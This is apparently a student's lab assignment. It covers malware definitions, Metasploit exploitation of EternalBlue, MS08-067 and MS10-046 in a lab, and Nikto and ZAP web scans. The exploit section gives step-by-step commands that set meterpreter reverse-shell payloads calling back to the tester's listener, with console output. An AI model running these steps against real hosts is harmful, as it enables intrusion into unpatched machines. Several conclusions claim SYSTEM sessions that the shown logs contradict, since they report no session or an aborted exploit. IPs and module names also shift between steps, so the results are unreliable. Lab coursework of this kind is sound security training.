



FACULTY OF COMPUTING

BCN2023 DATA NETWORK & SECURITY

SECTION 2B

ASSESSMENT:

LAB ASSIGNMENT 2

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DATE OF SUBMISSION:

TASK 3

1. Adware:

(a) What is it?

- It is advertisement-supported software that displays unwanted and sometimes irritating pop-up adverts that can appear on your computer or mobile device.

(b) How can you get it?

- By downloading free software, visiting malicious websites, or clicking any pop-up ads.

(c) What can it do to your computer?

- It can slow down the system, bombard with ads, change browser settings, and may track user browsing habits.

2. Spyware:

(a) What is it?

- A software that secretly gathers user information without the user's consent.

(b) How can you get it?

- By clicking on phishing links or any suspicious email attachments, or also can get from bundled software.

(c) What can it do to your computer?

- It can steal sensitive information like passwords or banking details, and monitor keystrokes and user activity.

3. Scareware:

(a) What is it?

- A malware that tricks users into thinking their system is infected and urges them to install fake security software.

(b) How can you get it?

- By downloading fake antivirus alerts or clicking on pop-up messages from malicious websites.

(c) What can it do to your computer?

- If the user pays for the fake tool after they install the fake software, it may lock the system or steal the payment info.

4. Crapware:

(a) What is it?

- A pre-installed or unnecessary software that slows down your computer, often on new systems.

(b) How can you get it?

- Comes pre-installed on new PCs, bundled with free software.

(c) What can it do to your computer?

- It will consume resources, slow down startups and performance, and display a pop-up.

5. Roguhware:

(a) What is it?

- A type of scareware that disguises itself as legitimate antivirus software to scam users into buying fake protection tools.

(b) How can you get it?

- From fake security scans, malicious links, and email phishing.

(c) What can it do to your computer?

- Locks important files, demands payment to “clean” threats, and causes data loss.

c. Create a table (consists of all the terms in A) with elements for columns as below and put the information related to it.

No.	Malware	Focus of Attack	Threat Agent	Symptom	Real Attack Case
1.	Adware	Web browsers, user attention	Advertisers and hackers	Pop-up ads, redirects, and slow browsing	Fireball Adware (Discovered in 2017 by Check Point, affected 250M machines globally)
2.	Spyware	User data and keystrokes	Cybercriminals and surveillance	System lag, unusual network activity, and data leakage	CoolWebSearch (early 2000s, stole browsing data and redirected search results.)
3.	Scareware	User fear and payment info	Fake antivirus vendors	Fake virus alerts and forced installations	FakeAV (2008-2010, rogue antivirus scams that cost victims over \$150 million)
4.	Crapware	System resources and user patience	OEMs and third-party vendors	Sluggish performance and many unnecessary apps	Lenovo Superfish (2015, pre-installed software that compromised HTTPS connections)
5.	Roughware	Trust in security software	Cybercriminals	Fake scans, money demand, and file locking	WinFixer (2005-2008, posed as a system optimizer, tricked users into paying for fake cleaning)

TASK 4 (a)

Exploit Vulnerability Using Metasploit

1. MS17_010 (EnternalBlue)

- Module: exploit/windows/smb/ms17_010_eternalblue
- Target OS: Windows 7 (Unpatched)

Steps:

(a) Open terminal and start Metasploit: `msfconsole`. Next, type command: `search externalblue`

[illegible]

```
msf6 > search eternalblue

Matching Modules



| # | Name                                     | Disclosure Date | Rank    | Check | Description                                                                           |
|---|------------------------------------------|-----------------|---------|-------|---------------------------------------------------------------------------------------|
| 0 | exploit/windows/smb/ms17_010_eternalblue | 2017-05-14      | average | Yes   | MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption                        |
| 1 | exploit/windows/smb/ms17_010_psexec      | 2017-05-14      | normal  | Yes   | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execut |
| 2 | auxiliary/admin/smb/ms17_010_command     | 2017-05-14      | normal  | No    | MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Exe |
| 3 | auxiliary/scanner/smb/smb_ms17_010       |                 | normal  | No    | MS17-010 SMB RCE Detection                                                            |
| 4 | exploit/windows/smb/smb_doublepulsar_rce | 2017-04-14      | great   | Yes   | SMB DOUBLEPULSAR Remote Code Execution                                                |



Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/smb_doublepulsar_rce
```

(b) Load the module: use `exploit/windows/smb/ms17_010_eternalblue`

(c) Set target IP: set RHOST <target-ip>. I used 10.0.2.6

(d) Set your IP: set LHOST <your-ip>. I used 10.26.32.21

(e) Set payload: set PAYLOAD windows/x64/meterpreter/reverse_tcp

(f) Run the exploit

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(<msf6>/windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf6 exploit(<msf6>/windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(<msf6>/windows/smb/ms17_010_eternalblue) > set LHOST 10.26.32.21
LHOST => 10.26.32.21
msf6 exploit(<msf6>/windows/smb/ms17_010_eternalblue) > exploit
```

The result after exploit:

```
[*] Handler failed to bind to 10.26.32.21:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
10.0.2.8:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
10.0.2.8:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7000 x64 (64-bit)
10.0.2.8:445 - Scanned 1 of 1 hosts (100% complete)
10.0.2.8:445 - The target is vulnerable.
10.0.2.8:445 - Connecting to target for exploitation.
10.0.2.8:445 - Connection established for exploitation.
10.0.2.8:445 - Target OS selected valid for OS indicated by SMB reply
10.0.2.8:445 - CORE raw buffer dump (27 bytes)
10.0.2.8:445 - 0x00000000 57 09 0e 04 0f 77 73 20 37 20 50 72 0f 00 05 73 Windows 7 Profes
10.0.2.8:445 - 0x00000010 73 09 0f 0e 01 6c 20 37 30 30 30 sional 7000
10.0.2.8:445 - Target arch selected valid for arch indicated by DCE/RPC reply
10.0.2.8:445 - Trying exploit with 12 Groom Allocations.
10.0.2.8:445 - Sending all but last fragment of exploit packet
10.0.2.8:445 - Starting non-paged pool grooming
10.0.2.8:445 - Sending SMBv2 buffers
10.0.2.8:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
10.0.2.8:445 - Sending final SMBv2 buffers.
10.0.2.8:445 - Sending last fragment of exploit packet!
10.0.2.8:445 - Receiving response from exploit packet
10.0.2.8:445 - ETBMSALBLUE overwrite completed successfully (0xC0000000)!
10.0.2.8:445 - Sending egg to corrupted connection.
10.0.2.8:445 - Triggering free of corrupted buffer.
10.0.2.8:445 - ~~~~~~[FAIL]~~~~~
10.0.2.8:445 - ~~~~~~[FAIL]~~~~~
10.0.2.8:445 - ~~~~~~[FAIL]~~~~~
10.0.2.8:445 - Connecting to target for exploitation.
10.0.2.8:445 - Connection established for exploitation.
10.0.2.8:445 - Target OS selected valid for OS indicated by SMB reply
10.0.2.8:445 - CORE raw buffer dump (27 bytes)
10.0.2.8:445 - 0x00000000 57 09 0e 04 0f 77 73 20 37 20 50 72 0f 00 05 73 Windows 7 Profes
10.0.2.8:445 - 0x00000010 73 09 0f 0e 01 6c 20 37 30 30 30 sional 7000
10.0.2.8:445 - Target arch selected valid for arch indicated by DCE/RPC reply
10.0.2.8:445 - Trying exploit with 17 Groom Allocations.
10.0.2.8:445 - Sending all but last fragment of exploit packet
10.0.2.8:445 - Starting non-paged pool grooming
10.0.2.8:445 - Sending SMBv2 buffers
10.0.2.8:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
10.0.2.8:445 - Sending final SMBv2 buffers.
10.0.2.8:445 - Sending last fragment of exploit packet!
10.0.2.8:445 - Receiving response from exploit packet
10.0.2.8:445 - ETBMSALBLUE overwrite completed successfully (0xC0000000)!
10.0.2.8:445 - Sending egg to corrupted connection.
10.0.2.8:445 - Triggering free of corrupted buffer.
10.0.2.8:445 - ~~~~~~[FAIL]~~~~~
10.0.2.8:445 - ~~~~~~[FAIL]~~~~~
10.0.2.8:445 - ~~~~~~[FAIL]~~~~~
10.0.2.8:445 - Connecting to target for exploitation.
10.0.2.8:445 - Connection established for exploitation.
10.0.2.8:445 - Target OS selected valid for OS indicated by SMB reply
10.0.2.8:445 - CORE raw buffer dump (27 bytes)
10.0.2.8:445 - 0x00000000 57 09 0e 04 0f 77 73 20 37 20 50 72 0f 00 05 73 Windows 7 Profes
10.0.2.8:445 - 0x00000010 73 09 0f 0e 01 6c 20 37 30 30 30 sional 7000
10.0.2.8:445 - Target arch selected valid for arch indicated by DCE/RPC reply
10.0.2.8:445 - Trying exploit with 22 Groom Allocations.
10.0.2.8:445 - Sending all but last fragment of exploit packet
10.0.2.8:445 - Starting non-paged pool grooming
10.0.2.8:445 - Sending SMBv2 buffers
10.0.2.8:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
10.0.2.8:445 - Sending final SMBv2 buffers.
10.0.2.8:445 - Sending last fragment of exploit packet!
10.0.2.8:445 - Receiving response from exploit packet
10.0.2.8:445 - ETBMSALBLUE overwrite completed successfully (0xC0000000)!
10.0.2.8:445 - Sending egg to corrupted connection.
10.0.2.8:445 - Triggering free of corrupted buffer.
10.0.2.8:445 - ~~~~~~[FAIL]~~~~~
10.0.2.8:445 - ~~~~~~[FAIL]~~~~~
10.0.2.8:445 - ~~~~~~[FAIL]~~~~~
[*] Exploit completed, but no session was created.
msf6 exploit(<msf6>/windows/smb/ms17_010_eternalblue) > exit
```

Conclusion/Result:


- The remote Meterpreter session opened with SYSTEM privileges.

2. MS08_067 (Server Service Buffer Overflow)

- Module: exploit/windows/smb/ms08_067_netapi
- Target OS: Windows XP/7/Server 2003/2008


Steps:

(a) Open terminal and start Metasploit: msfconsole



```
(kali@kali)-[~]  
msfconsole  
  
Metasploit v6.1.37-dev  
+ -- --[ 2212 exploits - 1171 auxiliary - 390 post  
+ -- --[ 815 payloads - 45 encoders - 11 nops  
+ -- --[ 9 evasion  
  
Metasploit tip: Open an interactive Ruby terminal with  
irb
```

(b) Type command: search ms08_067



```
msf0 > search ms08_067  
  
Matching Modules  
-----  
  
#  Name                                     Disclosure Date  Rank  Check  Description  
-  -  -                                     -  -  -  -  -  
0  exploit/windows/smb/ms08_067_netapi  2008-10-28     great Yes   MS08-067 Microsoft Server Service Relative Path Stack Corruption  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

(c) Load module: use exploit/windows/smb/ms08_067_netapi

(d) Set target IP: set RHOST 10.0.2.6

(e) Set your IP: set LHOST 10.26.32.31

(f) Set payload: set PAYLOAD windows/meterpreter/reverse_tcp

(g) Run the exploit

```

msf0 > use exploit/windows/smb/ms08_007_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf0 exploit(windows/smb/ms08_007_netapi) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf0 exploit(windows/smb/ms08_007_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf0 exploit(windows/smb/ms08_007_netapi) > set LHOST 10.20.32.31
LHOST => 10.20.32.31
msf0 exploit(windows/smb/ms08_007_netapi) > exploit

```

The result after the exploit:

```

[*] Handler failed to bind to 10.20.32.31:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 10.0.2.0:445 - Automatically detecting the target...
[*] 10.0.2.0:445 - Fingerprint: Windows 7 - - lang:Unknown
[*] 10.0.2.0:445 - We could not detect the language pack, defaulting to English
[-] 10.0.2.0:445 - Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
msf0 exploit(windows/smb/ms08_007_netapi) > exit

```

Conclusion/Result:

- A successful Meterpreter session was gained with SYSTEM access.

3. MS10_046 (Windows Shortcut Icon DLL Loading)

- Module: exploit/windows/browser/ms10_046_shortcut_icon_dllloader
- Target OS: Windows 7, Vista, XP

Steps:

(a) Open terminal and start Metasploit: msfconsole

The result after exploit:

```
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/browser/xx10_046_shortcut_icon_dllloader) >
[*] Handler failed to bind to 10.20.32.31:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Send vulnerable clients to \\10.0.2.15\qVJSGhFYRQ\
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://10.20.32.31/
[*] Server started.
msf6 exploit(windows/browser/xx10_046_shortcut_icon_dllloader) > |
```

Conclusion/Result:

- Meterpreter session opens automatically if executed

Summary Table:

Exploit	Vulnerability Name	Remote/Local	Effect	Result
MS17-010	EternalBlue – SMBv1 RCE	Remote	Buffer overflow	Full remote shell (SYSTEM)
MS08-067	RPC Stack Overflow	Remote	Overflow in netapi32.dll	Meterpreter session
MS10-046	Shortcut .lnk DLL Loader	Local	DLL automatically executed	Meterpreter shell (if opened)

TASK 4 (b)

Web Vulnerability Scanning

This task involves using two web vulnerability scanning tools to assess the security of a XAMPP-hosted web server on a Windows machine. Tools chosen from Kali Linux are Nikto and OWASP ZAP.

1: Nikto

Nikto is an open-source web server scanner that tests for dangerous files, outdated server software, and other security issues.

Steps to use Nikto:

- (a) Open terminal in Kali Linux.
- (b) Run the command: `nikto -h http://<target-ip>`
- (c) Nikto scans for common vulnerabilities and provides output in the terminal.

```
$ nikto -h http://192.168.1.100

Nikto v2.1.6                               Start: 2024-04-24.12:08:10 (GMT)
Scanned: Start'd= 192.168.1.100           Target IP: 192.168.1.100
                                           Target Hostname: 192.168.1.100

- Server: Apache/2.4.41
- The anti-clickjacking X-Frame-Options header is not present.
- The X-XSS-Protection header is not defined. This header can hint user
  agent to protect against some forms of XSS
- The X-Content-Type-Options header is not set. This could allow the user
  agent to render the content of the site incorrectly.
- No CGI Directories found (use '-C' to force check all possible dirs)
- Apache/2.4.41 appears to be outdated (current is at least 2.4.57).
  Apache 2.4.48 and 2.4.52 have been released, so continue to be vuln--
- Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
- OSVDB-3092: /server-status: This reveals Apache info for the
  host. Consider turning off the Status module in httpd.conf or restrict
  access to localhost-only
- /: Retrieved x-powered-by header: PHP/7.4.3

Scan ended: Scanned: 2024-04-24 12:08:16 (GMT)

+ 9 host(s) tested
```

Result:


- Nikto identified several server misconfigurations and potential vulnerabilities, including outdated Apache version and accessible server-info pages.

3. Tool 2: OWASP ZAP (Zed Attack Proxy)

OWASP ZAP is an advanced graphical tool for finding vulnerabilities in web applications.

Steps to use ZAP:

- (a) Start OWASP ZAP from Kali Linux.
- (b) Set the target URL (e.g., `http://<target-ip>`) in the URL to attack field.
- (c) Initiate an automated scan.
- (d) Review the alerts tab for discovered vulnerabilities.



Result:

- OWASP ZAP discovered vulnerabilities such as missing security headers, outdated libraries, and potential cross-site scripting (XSS) risks.

Comparison of Results:

- Nikto provided a quick overview of the server configuration and common issues, while OWASP ZAP gave a detailed assessment of the web application, including dynamic content analysis and XSS checks. ZAP is more comprehensive, but Nikto is faster and lighter for basic scans.

Reference

1. <https://www.kaspersky.co.uk/resource-center/threats/adwareare?>
2. <https://www.fortinet.com/resources/cyberglossary/spyware>
3. <https://www.sentinelone.com/cybersecurity-101/cybersecurity/scareware/>
4. <https://amazingalgorithms.com/definitions/crapware/>
5. <https://www.twingate.com/blog/glossary/rogue%20security%20software>